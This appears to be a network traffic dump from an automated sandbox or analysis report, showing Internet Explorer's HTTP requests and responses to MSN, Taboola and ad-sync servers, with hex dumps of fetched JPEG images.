w35dPY%D4Q7:+X"+j@8oFZ6[0Ehh@,E+*&7QyP8v_RmcIeX{FHxX;QBH,[F&|8;efjI2867M_6>#*0[yikGK!u;M %Yx<L
2021-10-07 14:20:18 UTC	104	IN	Data Raw: a4 ba eb 96 e4 0b 1a 8e c8 a4 af 7a 33 65 4e 20 0a c7 61 70 0b 95 24 49 94 a8 8b 31 0a 18 5f 5b 35 62 e5 8e 40 64 ef 32 04 19 4e d9 73 9b 1a 91 3c c5 83 30 b0 20 b6 9a 8a f6 ac 6f 2c c9 14 73 2e 15 9e 17 69 36 0a c3 7a 2f 13 5f 2b 58 ad ec 6d b1 00 f6 5f 5a 9e c5 c2 9b 6a 49 e8 2a 49 30 38 9c 3a 45 8a 67 52 aa 1e 3b 64 cc 69 94 05 24 de c4 69 c3 4a 95 bc 81 b3 e4 21 6c db 6b 45 4f 8f d4 76 58 72 ac 56 1a 78 41 29 34 40 31 0b bd 88 35 23 1c 24 40 4c 71 cc 61 0e af a0 5c b6 d1 cd 1c 1e 2a 67 2f 1c 4d 69 92 1b eb dd b1 52 2f 6a 85 d5 45 ac 22 b6 62 dc 89 26 b0 8a 25 27 32 f7 2b 63 ae d6 a8 da 22 81 3b b2 33 21 45 fa a4 1a 2a 06 c0 68 00 ac e8 0d f6 bd a8 10 ac 19 47 00 41 b8 a5 4e 24 01 6a 52 39 f1 a7 fb ce 95 ad f8 d1 30 b9 52 c0 5b 5c a6 ff 00 5a e2 b8 92 Data Ascii: z3eN ap$l1_[5b@d2Ns<0 o,s.i6z/_+Xm_ZjI*I08:EgR;di$iJ!lkEOvXrVxA)4@15#$@Lqa*g/MiR/jE"b&% '2+c";3!E*hGAN$jR90R[\Z

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.5	49843	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:18 UTC	34	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F42912d3264942cf3a1683ef85b453901.jpg HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:18 UTC	83	IN	HTTP/1.1 200 OK Connection: close Content-Length: 10194 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 42526067853561570547671180886110644169 6,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "3d9a263d5614f3f0eafb160258950c15" last-modified: Thu, 09 Sep 2021 07:31:10 GMT status: 200 OK timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 98 x-ratelimit-reset: 1 x-request-id: 0717c93da80566db88ab2688397de01e x-envoy-upstream-service-time: 21 X-backend-name: CH_DIR:3FP7YNX3LMizprTZsG7BSW--F_CH_nlb804 Via: 1.1 varnish, 1.1 varnish Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Thu, 07 Oct 2021 14:20:18 GMT Age: 1460389 X-Served-By: cache-wdc5545-WDC, cache-dca12920-DCA, cache-mxp6934-MXP X-Cache: HIT, HIT, MISS X-Cache-Hits: 1, 1, 0 X-Timer: S1633616418.068280,VS0,VE109 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F42912d3264942cf3a1683ef85b453901.jpg X-vcl-time-ms: 109
2021-10-07 14:20:18 UTC	84	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 84 00 07 07 07 07 07 07 08 09 09 08 0b 0c 0b 0c 0b 10 0f 0e 0e 0f 10 19 12 13 12 13 12 19 25 17 1b 17 17 1b 17 25 21 28 21 1e 21 28 21 3b 2f 29 29 2f 3b 45 3a 37 3a 45 53 4a 4a 53 69 63 69 89 89 b8 01 07 07 07 07 07 07 08 09 09 08 0b 0c 0b 0c 0b 10 0f 0e 0e 0f 10 19 12 13 12 13 12 19 25 17 1b 17 17 1b 17 25 21 28 21 1e 21 28 21 3b 2f 29 29 2f 3b 45 3a 37 3a 45 53 4a 4a 53 69 63 69 89 89 b8 ff c2 00 11 08 01 37 00 cf 03 01 22 00 02 11 01 03 11 01 ff c4 00 34 00 00 02 02 03 01 01 00 00 00 00 00 00 00 00 00 00 00 04 05 03 06 00 01 02 07 08 01 00 02 03 01 01 00 00 00 00 00 00 00 00 00 00 00 02 03 00 01 04 05 06 ff da 00 0c 03 01 00 02 10 03 10 00 00 00 f6 ac 53 b6 79 b6 f8 a7 55 6d f1 5e 51 33 Data Ascii: JFIF%%!(!!(!;/))/;E:7:ESJJSici%%!(!!(!;/))/;E:7:ESJJSici7"4SyUm^Q3
2021-10-07 14:20:18 UTC	85	IN	Data Raw: 56 f4 f5 56 eb 7a c5 dc cc cc 5d ef 35 b3 ad e6 b1 d5 d6 f9 db e4 ac d4 9c cc ff 00 62 29 cc f1 9c f5 15 dc ce 86 6a c7 a1 e6 6c 4d 54 bc c6 e6 b8 2c cc c8 df 3d eb 33 a6 9a 95 5f 31 9d c1 35 99 9b ad ce f3 32 de 66 63 26 f3 31 c3 9d 66 36 6e 7c cd 21 ff c4 00 2f 10 00 02 02 02 01 04 01 03 03 04 02 03 01 00 00 00 01 02 03 04 00 05 11 06 12 13 21 14 22 31 41 15 23 51 10 20 32 61 07 30 16 24 33 52 ff da 00 08 01 01 00 01 09 00 f3 9c f9 07 05 8e 33 cd ce 79 f3 cc 7f 9f 37 fb f3 67 9b d6 79 8e 79 f3 cb 9e 4c 12 9c 79 f9 52 c4 c5 60 49 c9 19 e4 38 65 39 e6 cf 39 18 66 e7 3c b8 26 c1 38 c3 31 fc 67 98 f1 9e 6c f3 67 9f 3c e3 3c e3 f9 f3 e0 98 61 98 60 9b 0c f8 26 38 25 e7 04 a3 04 9f ee f5 a1 15 73 94 2f 02 4a 60 91 8f df 3b cf f3 e6 e3 3c d8 66 cf 36 79 79 c1 Data Ascii: VVz]5b)jlMT,=3_152fc&1f6n|!/!"1A#Q 2a0$3R3y7gyyLyR`I8e99f<&81glg<<a`&8%s/J`;<f6yy
2021-10-07 14:20:18 UTC	87	IN	Data Raw: 8a c4 c6 be b9 5d 04 92 4d 1e 93 cd cc 33 3a d0 79 d7 e3 49 5e b4 07 86 92 a4 d5 bc b2 fe da 53 d5 c8 b3 c6 66 9a 1a 86 bb cb e3 ca b5 22 65 69 26 55 8b a4 df 91 26 33 eb c5 79 62 a8 d6 a7 b1 5b b9 67 cd bd a1 3c 0c bc b2 7b 39 db eb 00 c8 4f 05 4e 45 29 29 e8 74 bc 89 66 83 c4 98 61 27 fc 5a 0d 45 69 a1 2b 25 b3 4a 38 3c d1 79 26 a8 b1 10 ec 64 a1 0a 49 dc ed 0c c6 3a 96 43 c0 93 dc 8a 25 2d 5e bd a9 c3 19 9e 9c 77 a4 b2 ea af ad 7b f4 a4 44 e5 13 f4 88 e2 32 fc 3b 1a 8b 33 3f 75 77 3a fd f5 75 20 bc 32 dd 58 8a 9b 0b 66 d3 48 03 d8 82 cc 4c a4 ab cb 42 29 8c 85 2b 54 af 2b 44 d1 18 3a a8 79 a9 b4 80 4a dd e3 19 30 a6 15 c4 f5 91 96 52 84 1d 5e c2 5d 7d 95 95 1a bd f4 d8 c3 e6 ae 1e 86 c5 db be 46 14 e3 70 4b cd 2d 19 24 1d bd cf 4a 09 00 f9 17 16 c6 8c Data Ascii:]M3:yI^Sf"ei&U&3yb[g<{9ONE))tfa'ZEi+%J8<y&dI:C%-^w{D2;3?uw:u 2XfHLB)+T+D:yJ0R^]}FpK-$J
2021-10-07 14:20:18 UTC	88	IN	Data Raw: a9 cb ae a5 14 49 b0 ca 5a f8 2c 5a 22 06 9e 8b d2 81 62 41 78 7c 78 5e 78 aa d3 d8 88 94 0e 44 af 66 24 15 d3 ac d5 26 86 b4 ca 36 b2 25 85 89 62 7d a9 e1 90 8c b4 d8 df d3 93 8a 70 36 29 c4 3e c6 44 4f 69 c8 4f 68 e3 19 b8 54 39 a3 b0 f0 1f a5 bb fa 80 47 24 53 56 8e 24 aa eb 71 6a cd ae 9c d6 16 85 3a 94 6e 98 61 7e 65 a0 5a 4e 62 8b 63 ac b3 77 e3 ac 10 e9 eb 3d 78 a3 13 c9 77 67 a7 ad e4 28 b1 d9 17 22 63 0c 1e 2a b2 17 ee 86 39 e8 d5 85 56 b3 5c 14 ec eb 5d 5d e1 8c 54 f9 85 4e da 6e ef 18 e2 56 2d 8f ef 8c 6c ee f5 81 b3 9c 07 9c 8f 9e 72 16 c0 d8 a4 15 e0 e2 4a 50 2b 13 37 52 db 21 9a 58 a0 db fc 99 3b 0d 18 e2 96 a0 07 bd 75 bb 39 65 fd dd 93 ea 6b d4 f0 c8 ed 2e be 5b 44 f6 d2 83 58 2a 20 f3 ed b6 db 8d 4c 16 65 8a b1 5d 89 60 4f 82 ac 91 ca 91 Data Ascii: IZ,Z"bAx|x^xDf$&6%b}p6)>DOiOhT9G$SV$qj:na~eZNbcw=xwg("c*9V\]]TNnV-lrJP+7R!X;u9ek.[DX* Le]`O
2021-10-07 14:20:18 UTC	89	IN	Data Raw: ca df 52 ff 00 c7 67 7d 2d 5b 1f ac 3f 4b e9 f5 1a ed 91 9a c7 4d 69 38 d6 b4 12 3c 3a 9d 66 8f 62 a3 cd aa b9 b0 95 e5 1f 33 67 7e f6 a5 a6 a7 2c 14 f7 62 a4 06 9d 1a f4 76 16 63 ad e4 b3 5b 7a 62 af 32 15 17 c1 8d 9d 63 c8 26 92 6a 52 46 45 d2 45 77 00 db ff 00 01 87 fb 47 f6 8c 89 f2 0e a0 d6 56 af 5a b4 7a fb 12 3e e0 c3 32 45 72 9c bb fa 93 d2 8e 84 9d 5d b2 e8 b4 7d 64 90 eb f6 db 2d b5 cb 4d 23 8e a2 83 42 52 91 82 f5 b9 f7 73 b5 b7 9e 17 a5 4a 24 79 c4 17 a6 9e 23 13 37 50 53 16 b4 eb 20 6a d2 48 d6 44 7d 85 0d 32 5c 8d 9a 34 5d c1 b2 77 1d dc 67 18 70 ff 00 d0 32 3f 59 ff c4 00 28 11 00 02 02 02 00 05 04 02 03 01 00 00 00 00 00 00 00 01 02 11 03 21 04 10 12 31 41 13 20 51 71 05 22 42 61 81 c1 ff da 00 08 01 03 01 01 3f 00 f5 19 ea 31 4d fc 9d 67 Data Ascii: Rg}-[?KMi8<:fb3g~,bvc[zb2c&jRFEEwGVZz>2Er]}d-M#BRsJ$y#7PS jHD}2\4]wgp2?Y(!1A Qq"Ba?1Mg
2021-10-07 14:20:18 UTC	91	IN	Data Raw: 47 6c 47 61 b4 c2 81 d4 ce 98 69 5a 82 5c f5 1b f0 eb 7b 4c d9 82 8a 0a db f9 02 e3 a6 50 c5 5c b1 bf 22 2f 46 cc a7 59 63 1b a7 18 77 42 dc f1 1c df 2b bc e8 4d b1 fa 98 46 e6 5d 0f c9 e2 0d c7 e1 3a 8d 00 85 40 07 8b 31 ba 9d 47 65 42 7e e6 6e a5 8b 15 35 57 e2 e1 6d 62 ad 80 fa 81 12 eb e4 0f b3 c4 e9 f1 56 92 07 23 78 82 84 68 26 a1 39 95 50 81 51 6e bf 9a 92 77 e2 b6 99 1b 46 4b 22 8f d8 a3 32 39 65 f9 76 ea b7 32 c6 45 b0 c7 61 b0 02 0d 6a 40 b0 67 4d 45 3f 77 34 9d 34 21 26 f9 80 9a e6 6a a3 15 a0 87 89 97 1b 01 7a ac d7 33 b6 e3 e5 56 3e ec c3 9f 32 ae 92 9f f9 16 cd fc d9 6f c0 98 d0 16 2b 66 c9 9d 3d ae 60 bf 8c 87 e5 03 01 01 8a 62 98 4e d3 fc d6 46 38 df 21 fb a8 3a 94 75 d7 b9 d0 76 24 73 fb 99 3a 8c cd 64 10 47 3b 8a 83 1e 4c a8 08 00 1f 63 Data Ascii: GlGaiZ\{LP\"/FYcwB+MF]:@1GeB~n5WmbV#xh&9PQnwFK"29ev2Eaj@gME?w44!&jz3V>2o+f=`bNF8!:uv$s:dG;Lc

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:18 UTC	92	IN	Data Raw: 73 18 3f 71 42 b5 51 9d 83 15 0d 73 b7 61 71 32 2e bb 2d ef 03 13 7b 11 34 9b ba 1e 20 56 51 44 fa c7 56 c3 7a 95 fc 83 18 b9 dc 99 cb 13 fa bc 0f 81 23 f6 df 88 a8 be 63 65 52 08 05 b8 b3 e9 1f 1d 0a ec 13 09 7e 69 04 c1 f3 01 3a 81 6f 27 da 63 a0 7f 68 33 1e 35 f5 23 71 17 2d f0 40 99 98 78 f1 62 64 c0 d5 b6 4d 62 ff 00 26 05 55 da f5 59 30 d6 d7 53 23 7c c2 6b c1 b1 37 d5 4c 36 26 c4 55 3e 41 22 e0 d6 a2 c3 d5 73 e0 cb 75 de c4 a1 67 f5 5c e2 1d 05 c0 68 f4 db d4 7b 99 0a b7 8b aa 22 60 42 56 90 6a 1b cc 19 58 ee dd db 98 8a e8 2b e6 0a af 4a 31 33 33 7d ea 8b 64 df 98 bd 35 1d 55 96 16 0a c0 a8 ad 23 f8 13 33 fc a0 59 8e 46 a3 f8 03 cc df 51 ab 52 ac 65 a9 a0 a4 45 77 00 d3 7a 5f 98 c0 02 49 75 3c b1 87 5e a1 a6 01 aa 8a 15 da 77 56 df 47 70 c2 5e 8b Data Ascii: s?qBQsaq2.-{4 VQDVz#ceR~i:o'ch35#q-@xbdMb&UY0S#|k7L6&U>A"sug\h{"`BVjX+J133}d5U#3YFQReEwz _lu<^wVGp^
2021-10-07 14:20:18 UTC	93	IN	Data Raw: f8 33 19 51 b3 82 bc fe 0c ca 1c 8d c1 e2 06 c6 46 f7 2c b5 34 1b cd 81 26 79 fa a7 a8 cb 8b 39 43 d3 62 36 9b 6d a9 63 3a f2 70 38 2c 04 2e 57 6e f1 6a b3 a6 56 6d c9 0b 46 26 26 65 a2 a4 02 b3 a3 cb d3 bb d9 52 77 0b 3a 6c 59 db b4 35 ce 9f e4 85 b5 a7 df 5f a4 ea 1f a4 c6 28 b4 0e b7 bd 78 f6 32 f4 8e ea 12 d7 c4 da c8 97 eb f5 73 74 f9 b5 6b a0 35 13 5e 2c c5 6c c7 72 3f 70 13 56 45 3c e9 8d d1 e4 55 22 95 63 75 0a 7c 12 46 aa 8c bd 4a ee 71 8d e6 2c dd 56 5d b2 86 df 40 88 e5 4d f2 18 21 3e 60 04 8a 29 aa 81 31 31 ea b2 4f ff 00 60 cb 88 b5 eb b9 48 0d a8 f6 86 88 df f3 0f d5 c1 97 20 6b 72 87 73 53 31 cc 81 ad fd 6a 22 35 77 23 6d 13 0e a0 6d 9d 79 9d 30 42 c7 6d 71 28 f1 a4 dd 89 9d 03 ab 2e 4c 94 42 cc ba ac 82 ec 6c 4d 44 1e 54 69 30 be 1c 83 61 Data Ascii: 3QF,4&y9Cb6mc:p8,.WnjVmF&&eRw:lY5_(x2stk5^,lr?pVE<U"cu|FJq,V]@M!>`)11O`H krsS1j"5w#mmy0B mq(.LBlMDTi0a

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49784	3.127.209.187	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:10 UTC	2	OUT	GET /sync?ssp=medianet&gdpr=0&gdpr_consent=&gdpr_pd=1 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&p rvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=69&http s=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: x.bidswitch.net Connection: Keep-Alive
2021-10-07 14:20:10 UTC	3	IN	HTTP/1.1 302 Moved Temporarily Cache-Control: no-cache, no-store, must-revalidate Date: Thu, 07 Oct 2021 14:20:10 GMT Location: https://x.bidswitch.net/ul_cb/sync?ssp=medianet&gdpr=0&gdpr_consent=&gdpr_pd=1 Set-Cookie: tuuid=e3c6ab64-6227-451b-a0eb-80821c5205b0; path=/; expires=Fri, 07-Oct-2022 14:20:10 GMT; domain= .bidswitch.net; samesite=none; secure Set-Cookie: c=1633616410; path=/; expires=Fri, 07-Oct-2022 14:20:10 GMT; domain=.bidswitch.net; samesite=none; secure Set-Cookie: tuuid_lu=1633616410; path=/; expires=Fri, 07-Oct-2022 14:20:10 GMT; domain=.bidswitch.net; samesit e=none; secure Set-Cookie: c=1633616410; path=/; expires=Fri, 07-Oct-2022 14:20:10 GMT; domain=.bidswitch.net; samesite=none; secure Content-Length: 0 Connection: Close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.5	49842	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:18 UTC	34	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A %2F%2Fconsole.brax-cdn.com%2Fcreatives%2Fe3c5e00c-8d4e-4ffb-9b76-5a7c81cdd776%2F77745de3383e60a935ce 533068c740ef_1000x600_e4825edea4eb82408ffb2966288c972c.png HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:18 UTC	36	IN	HTTP/1.1 200 OK Connection: close Content-Length: 18104 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 546072676928805374127691664947681238562,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "408242bc2fe46df4413455cc215ef78a" last-modified: Sat, 28 Aug 2021 04:10:34 GMT status: 200 OK timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 99 x-ratelimit-reset: 1 x-request-id: 68faeb3514caa9fe75acb6dfa05edb16 x-envoy-upstream-service-time: 71 X-backend-name: LA_DIR:3FP7YNX3LMizprTZsG7BSW--F_LA_nlb201 Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Thu, 07 Oct 2021 14:20:18 GMT Via: 1.1 varnish Age: 1191465 X-Served-By: cache-wdc5529-WDC, cache-mxp6940-MXP X-Cache: HIT, HIT X-Cache-Hits: 1, 1 X-Timer: S1633616418.068662,VS0,VE1 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fconsole.brax-cdn.com%2Fcreatives%2Fe3c5e00c-8d4e-4ffb-9b76-5a7c81cdd776%2F77745de3383e60a935ce533068c740ef_1000x600_e4825edea4eb82408ffb2966288c972c.png X-vcl-time-ms: 1
2021-10-07 14:20:18 UTC	37	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff e2 07 b8 49 43 43 5f 50 52 4f 46 49 4c 45 00 01 01 00 00 07 a8 61 70 70 6c 02 20 00 00 6d 6e 74 72 52 47 42 20 58 59 5a 20 07 d9 00 02 00 19 00 0b 00 1a 00 0b 61 63 73 70 41 50 50 4c 00 00 00 00 61 70 70 6c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f6 d6 00 01 00 00 00 00 d3 2d 61 70 70 6c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 64 65 73 63 00 00 01 08 00 00 00 6f 64 73 63 6d 00 00 01 78 00 00 05 6c 63 70 72 74 00 00 06 e4 00 00 00 38 77 74 70 74 00 00 07 1c 00 00 00 14 72 58 59 5a 00 00 07 30 00 00 00 14 67 58 59 5a 00 00 07 44 00 00 00 14 62 58 59 5a 00 00 07 58 00 00 00 14 72 Data Ascii: JFIFICC_PROFILEappl mntrRGB XYZ acspAPPLappl-appldescodscmxlcprt8wtptrXYZ0gXYZDbXYZXr
2021-10-07 14:20:18 UTC	38	IN	Data Raw: 00 63 03 93 03 b5 03 bd 03 b9 03 ba 03 cc 00 20 03 c0 03 c1 03 bf 03 c6 03 af 03 bb 00 20 00 52 00 47 00 42 00 50 00 65 00 72 00 66 00 69 00 6c 00 20 00 52 00 47 00 42 00 20 00 67 00 65 00 6e 00 e9 00 72 00 69 00 63 00 6f 00 41 00 6c 00 67 00 65 00 6d 00 65 00 65 00 6e 00 20 00 52 00 47 00 42 00 2d 00 70 00 72 00 6f 00 66 00 69 00 65 00 6c 0e 42 0e 1b 0e 23 0e 44 0e 1f 0e 25 0e 4c 00 20 00 52 00 47 00 42 00 20 0e 17 0e 31 0e 48 0e 27 0e 44 0e 1b 00 47 00 65 00 6e 00 65 00 6c 00 20 00 52 00 47 00 42 00 20 00 50 00 72 00 6f 00 66 00 69 00 6c 00 69 00 59 00 6c 00 65 00 69 00 6e 00 65 00 6e 00 20 00 52 00 47 00 42 00 2d 00 70 00 72 00 6f 00 66 00 69 00 69 00 6c 00 69 00 55 00 6e 00 69 00 77 00 65 00 72 00 73 00 61 00 6c 00 6e 00 79 00 20 00 70 00 72 00 6f 00 Data Ascii: c RGBPerfil RGB genricoAlgemeen RGB-profielB#D%L RGB 1H'DGenel RGB ProfiliYleinen RGB-profiiliUniwersalny pro
2021-10-07 14:20:18 UTC	40	IN	Data Raw: cc 34 41 d3 53 54 7c 29 6e 49 03 52 95 85 1d 31 8b 27 16 17 be 4c f2 f9 f9 bf 63 0b 97 9c 43 d3 b4 1c 07 53 e3 fd 3f c6 fa fa 25 75 d2 67 d1 24 52 46 dd 9e 7a b5 a6 c3 36 d9 28 27 a4 86 f3 cd b4 9f 84 7b ef e8 7d cb 1a 64 79 30 09 0a 1d 9e 68 1e 6c 48 f1 a5 17 9b 8e f2 1b a4 73 9b 83 78 90 d4 ef 31 47 d0 a6 3f 7d 61 e3 c1 2b 9d 16 bf ea 78 b6 60 ba bd 63 cf f5 ab 40 f5 93 07 71 49 ba cb c1 dc 2b 6e dd 56 0d cf 48 b4 c2 c7 94 31 bc ef af c9 58 a6 db b6 5f 5b 9c 5d 0a bd 3e 3e 40 bf b9 98 26 79 83 6f 3c 35 d2 95 db 91 d0 16 e1 3a 99 c9 2f c7 45 30 d8 18 a9 a8 0f 69 23 8a 3c 76 0d 26 b6 38 94 55 2c 4a d4 53 2a 9d 21 77 3c 1d c5 b0 3a 68 ae bd 7e b8 b2 69 b2 db 42 87 9c 3b 0e 2f 23 1e 81 98 2c 46 cb 73 27 93 5a 38 d9 b5 4f 43 e1 d5 51 0a 81 85 ad 08 23 ba db Data Ascii: 4AST|)nIR1'LcCS?%ug$RFz6('{}dy0hlHsx1G?}a+x`c@qI+nVH1X_[]>>@&yo<5:/E0i#<v&8U,JS*!w<:h~iB;/#,Fs'Z8OCQ#
2021-10-07 14:20:18 UTC	41	IN	Data Raw: 31 fc 97 55 dc d5 d8 a2 1b 88 ad 4b 11 2b 06 8a db 8e 89 3e 56 8b d2 95 b2 03 93 13 29 9f 99 4b 3e 0b 46 07 3f 81 65 56 7e 35 ed 8a 27 50 92 e3 45 54 8e 78 d5 4d b1 7a c8 09 26 68 ed cd c8 80 36 29 17 c7 3f 23 11 7a b1 43 4b b7 b9 26 b7 14 8a 55 d4 84 9d f5 7f 68 c2 33 96 2a 8c 82 ad 33 2b 76 ca fa c9 10 9c 94 cc 93 78 3e b0 b2 80 a9 e0 e9 0a 62 a3 b7 da a5 a0 ba 41 48 c2 cb 8e ba 5c b5 63 3c 4a 59 e3 99 e0 0d 86 73 1c 92 6e bc 4d 7d 99 67 25 16 51 0a 9a a9 11 8b 0a 22 06 af 1f 64 e4 46 ae 47 08 15 6a 57 62 ac f7 ac 51 32 5a 41 63 a2 7e 75 65 98 91 16 c8 0e 3a c5 5f 29 79 94 8c c2 eb f3 ed d6 fd cf 7b 8e 14 0f b7 65 a6 45 25 0c b4 ce a2 44 9a 0c 74 47 32 58 2f b7 99 90 c6 9a e6 38 00 a8 5f be 86 a8 fc 73 0a a4 b2 3e 08 a5 35 06 66 56 48 75 29 2e d6 11 e1 Data Ascii: 1UK+>V)K>F?eV~5'PETxMz&h6)?#zCK&Uh3*3+vx>bAH\c<JYsnM}g%Q"dFGjWbQ2ZAc~ue:_)y{eE%DtG2X/8_s>5fVHu).
2021-10-07 14:20:18 UTC	42	IN	Data Raw: 6f f2 51 16 aa e7 60 20 42 ae e7 17 db 79 b1 90 f6 d4 4b a7 9b 1b 3d b8 6c 04 cc 77 c5 3f 6f 6d d2 f9 af 7f f4 88 04 93 68 ee 0a 51 ea 6d 38 82 a3 99 b1 bb f7 da 92 4e ca 51 c7 5f f4 fb 74 94 2b 29 82 b5 4d 75 2a 5d c6 86 62 ba 79 45 de da 94 80 d7 74 f5 35 2c a0 be 2d 20 3d c4 f2 25 5c 0a 62 75 69 1d 96 8e c7 13 61 55 ad 08 b3 6b 67 f0 f8 c4 5b fa 9a ed 53 f4 d7 24 3c 33 78 3f 6d 60 02 4a 6a 6e 47 31 03 8f 7c d4 1f aa 65 ab 2c e5 47 47 33 b8 f1 e7 5d d1 7d fb a7 22 94 35 55 2b ab 71 cd b4 d9 46 4b 15 77 31 b6 41 b0 01 b6 06 a6 c8 b1 28 71 15 1c 46 d2 c9 9c aa ae 40 f6 b0 d4 0a c5 1b 95 18 cd d5 13 3e c7 73 a4 3d 41 62 7c cb a6 db f9 f4 19 ae e6 d6 9d c3 8c 89 89 b1 83 56 e2 c0 18 4a c9 fb 8f 71 e4 b3 2a e2 cc d0 d9 76 ef 31 67 62 73 98 6f a5 d9 af 5a b8 Data Ascii: oQ` ByK=lw?omhQm8NQ_t+)Mu*]byEt5,- =%\buiaUkg[S$<3x?m`JjnG1|e,GG3]}"5U+qFKw1A(qF@>s=Ab|VJq*v1gbsoZ

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:18 UTC	44	IN	Data Raw: 6c 75 8c ee 6d f9 41 96 50 8b 59 f5 1d 86 bf 32 87 58 b3 68 50 59 2a 08 4d bc b5 54 92 bf 4d 57 04 e5 bc 38 84 d1 b1 0e bb 29 a1 7b 13 7d b9 66 f3 1f 4c ae 70 da d6 4e 12 9e cd 64 28 17 d0 0c b8 c7 62 ab 22 8e 31 ad b2 45 88 09 90 66 46 a4 e2 db 68 57 06 6e 83 c9 2d 61 59 c5 32 e5 05 82 1c 95 1a d6 d8 b6 e4 66 fe 0d 1e 43 e7 25 9f 1a 42 6c 9a 48 dc 59 36 56 12 04 ba c3 6e 67 d2 8a e9 c8 d4 b1 36 6a 59 3d 59 31 b3 97 a2 3c ad 96 32 47 e1 53 33 96 d1 89 ca cd 2c 3b c7 0c 36 63 de 5a ba 48 bb 72 d0 d0 40 a7 12 7e 50 27 b5 f4 f1 8d 3c 85 a7 68 27 13 55 eb 70 54 ab 73 1c a8 19 40 ab 77 1c 9d 41 83 c7 ee 55 78 21 b7 25 5b b6 b7 b7 f2 b3 4f dc 5b 75 97 90 d7 82 6d e3 22 c5 81 b2 83 b9 8d 75 1b 29 ae bf 26 39 ab 72 86 bb fd 9d 59 89 89 9c 88 46 40 3a b5 4f e5 b0 Data Ascii: lumAPY2XhPY*MTMW8){}fLpNd(b"1EfFhWn-aY2fC%BlHY6Vng6jY=Y1<2GS3,;6cZHr@~P'<h'UpTs@wAUx!%[O[um"u)&9rYF@:O
2021-10-07 14:20:18 UTC	45	IN	Data Raw: 26 3e 21 84 0b e3 e6 1d 3a 9e 64 b4 16 16 29 58 8c 49 49 1f c4 24 24 8c 74 68 10 80 89 9f 71 00 c9 80 65 16 25 97 d7 ee 8f 01 8a fd 55 67 71 bc 0f d3 7a a1 77 21 63 21 15 ad 56 1b b6 6b d8 b2 26 67 33 cc ce 4a a8 5c ac 60 74 72 f8 dc cd 6b d5 b1 6d a3 5a a7 a9 38 da f1 4a a6 2c 36 35 9b ac ef 7c a8 6d 9c f5 22 35 a3 17 8e f7 d5 eb d7 13 39 b6 ff 00 ff 00 52 b0 c2 9f b9 9d a7 fc cc eb 9e 7f 87 79 8d 71 3a 58 4c ce bc 73 e5 9e 4b c7 25 f1 10 ba 45 e4 0e fa 39 ab 5c c3 a1 64 29 59 ad 86 4e 52 d3 ed b3 ea 98 1c 0d 2c 36 27 67 63 ab 64 33 c9 0b 01 5e 55 51 7e 2a d5 b0 5b 6a 9e 07 23 72 cd 3b 5e 6e 7f 7e fa f2 6b 76 6d 